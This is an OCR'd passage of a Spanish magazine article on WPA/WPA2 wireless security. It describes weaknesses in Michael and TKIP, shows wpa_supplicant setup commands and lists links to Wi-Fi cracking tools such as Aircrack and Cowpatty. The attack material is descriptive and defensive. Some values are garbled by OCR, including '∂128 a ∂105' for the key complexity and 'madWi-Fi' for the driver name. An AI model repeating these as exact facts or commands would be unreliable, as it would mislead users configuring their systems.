


**Figura 16.** *Soporte de WPA2 en Windows XP SP2*

el cliente si es posible que existan varias sesiones simultáneas.

El código de integridad de mensajes Michael tiene también debilidades conocidas que provienen de su propio diseño (forzado por el grupo de trabajo de 802.11i). La seguridad de Michael se basa en que la comunicación esté encriptada. Aunque los MICs criptográficos están generalmente diseñados para resistir a este tipo de ataques de texto conocidos (donde el atacante tiene un mensaje de texto y su MIC), Michael es vulnerable a estos ataques, porque es invertible. Si se le da un sólo mensaje y su valor MIC, se puede descubrir la clave secreta de MIC, así que mantener el secreto del valor de MIC es crítico.

La debilidad final conocida es la posibilidad teórica de un ataque contra el *Temporal Key Hash* de WPA, que implica una complejidad de ataque reducida (de $\partial 128$ a $\partial 105$) bajo ciertas circunstancias (conocimiento de varias claves RC4).

WPA/WPA2 se ven sometidas a vulnerabilidades que afectan a otros mecanismos estándar de 802.11i, como son los ataques con spoofing de mensajes 802.1X (*EAPoL Logoff*, *EAPoL Start*, *EAP Failure* etc.), descubiertos por primera vez por William A. Arbaugh y Arunesh Mishra y posibles gracias a una falta de autenticación. Por último, es importante destacar que el uso del protocolo WPA/WPA2 no tiene

protección alguna frente a ataques sobre las tecnologías en que se basan, como puede ser la intercepción de frecuencias de radio, Negación del Servicio a través de violaciones de 802.11, de-autenticación, de-asociación, etc.

## Puesta en práctica en los sistemas operativos de WPA/WPA2

Windows no incorpora soporte WPA2 por defecto. Una actualización para Windows XP SP2 (KB893357) lanzada el 29 de abril de 2005, añadió WPA2 y una mejor detección de redes (ver Figura 16). Otros sistemas operativos de Microsoft tienen que utilizar un suplicante externo (comercial o de código abierto, como *wpa_supplicant* – la versión de Windows es experimental).

En Linux y *BSD, *wpa_supplicant* estaba listo para cuando salió el estándar 802.11i. El suplicante externo soporta un gran número de métodos EAP y características de gestión de claves para WPA, WPA2 y WEP. Pueden declararse varias redes con diferentes tipos de encriptación, gestión de claves y métodos EAP – el Listado 9 presenta un simple fichero de configuración de WPA2. El lugar por defecto de la configuración de *wpa_supplicant* es */etc/wpa_supplicant.conf*, y el archivo sólo debería ser accesible para el usuario *root*.

El daemon *wpa_supplicant* debería primero lanzarse con privilegios de root en modo debug (opción `-dd`), con el controlador adecuado (en nuestro ejemplo es `-D madwifi` para soportar el chipset Atheros), el nombre de la interfaz (opción `-i`, en nuestro caso `ath0`) y la ruta del fichero de configuración (opción `-c`):

```
# wpa_supplicant
  -D madWi-Fi
  -dd -c /etc/wpa_supplicant.conf
  -i ath0
```

Todos los pasos teóricos descritos son resultado del modo debug (Asociación AP, autenticación 802.1X, *4-Way Handshake* etc.). Cuando todo esté funcionando, *wpa_supplicant* debería ejecutarse en modo daemon (sustituye la opción `-dd` por `-B`).

En Macintosh, WPA2 es soportado tras la salida de la actualización 4.2 del software *Apple AirPort*: Los Macintosh con *AirPort Extreme*, La estación base *AirPort Extreme Base Station* y *AirPort Express*.

## Sumario

Parece claro que la encriptación WEP no proporciona suficiente seguridad para las redes inalámbricas, y que sólo puede ser usado con soluciones de encriptación de alto nivel (como VPNs). WPA es una solución segura para el equipo actualizable que no soporte WPA2, pero WPA2 será pronto el estándar de la seguridad inalámbrica. No olvides poner tu equipamiento wireless en un lugar filtrado y ten a mano una conexión tradicional (con cables) para las redes más importantes – los ataques de interceptación/interferencia de radio-frecuencia y los ataques de bajo nivel (violación del estándar 802.11, de-asociación falsa, etc.) siguen pudiendo ser devastadores. ●


## Sobre el autor

Guillaume Lehembre es un consultor de seguridad francés y trabaja en HSC (Hervé Schauer Consultants – *http://www.hsc.fr*) desde 2004. Durante su carrera profesional ha tratado con auditorías, estudios y tests de penetración, consiguiendo experiencia en la seguridad inalámbrica. Ha dado conferencias públicas y ha publicado varios artículos sobre seguridad. Puedes contactar con él en: *Guillaume.Lehembre@hsc.fr*.


## En la Red


- *http://standards.ieee.org/getieee802/download/802.11i-2004.pdf* – Estándar IEEE 802.11i,
- *http://www.awprofessional.com/title/0321136209 – Real 802.11 Security Wi-Fi Protected Access and 802.11i* (John Edney, William A. Arbaugh) – Addison Wesley – ISBN: 0-321-13620-9,
- *http://www.cs.umd.edu/~waa/attack/v3dcmnt.htm* – Un ataque inductivo de texto contra WEP/WEP2 (Arbaugh),
- *http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf* – Debilidades en el algoritmo de programación de claves de RC4 (Fluhrer, Mantin, Shamir),
- *http://www.dachb0den.com/projects/bsd-airtools/wepexp.txt* – optimización h1kari,
- *http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf* – Interceptación de comunicaciones móviles: La inseguridad de 802.11 (Borisov, Goldberg, Wagner),
- *http://airsnort.shmoo.com/* – AirSnort,
- *http://www.cr0.net:8040/code/network/aircrack/* – Aircrack (Devine),
- *http://weplab.sourceforge.net/* – Weplab (Sánchez),
- *http://www.wifinetnews.com/archives/002452.html* – debilidades de WPA PSK (Moskowitz),
- *http://new.remote-exploit.org/images/5/5a/Cowpatty-2.0.tar.gz* – Cowpatty, herramientas de crackeo de WPA-PSK,
- *http://byte.csc.lsu.edu/~durresi/7502/reading/p43-he.pdf* – Análisis del 4-Way Handshake de 802.11i (He, Mitchell),
- *http://www.cs.umd.edu/%7ewaa/1x.pdf* – Análisis inicial de seguridad del estándar IEEE 802.1X (Arbaugh, Mishra),
- *http://support.microsoft.com/?kbid=893357* – WPA2 Actualización para Microsoft Windows XP SP2,
- *http://hostap.epitest.fi/wpa_supplicant/* – wpa_supplicant,
- *http://www.securityfocus.com/infocus/1814 – WEP: Dead Again*, Parte 1,
- *http://www.securityfocus.com/infocus/1824 – WEP: Dead Again*, Parte 2.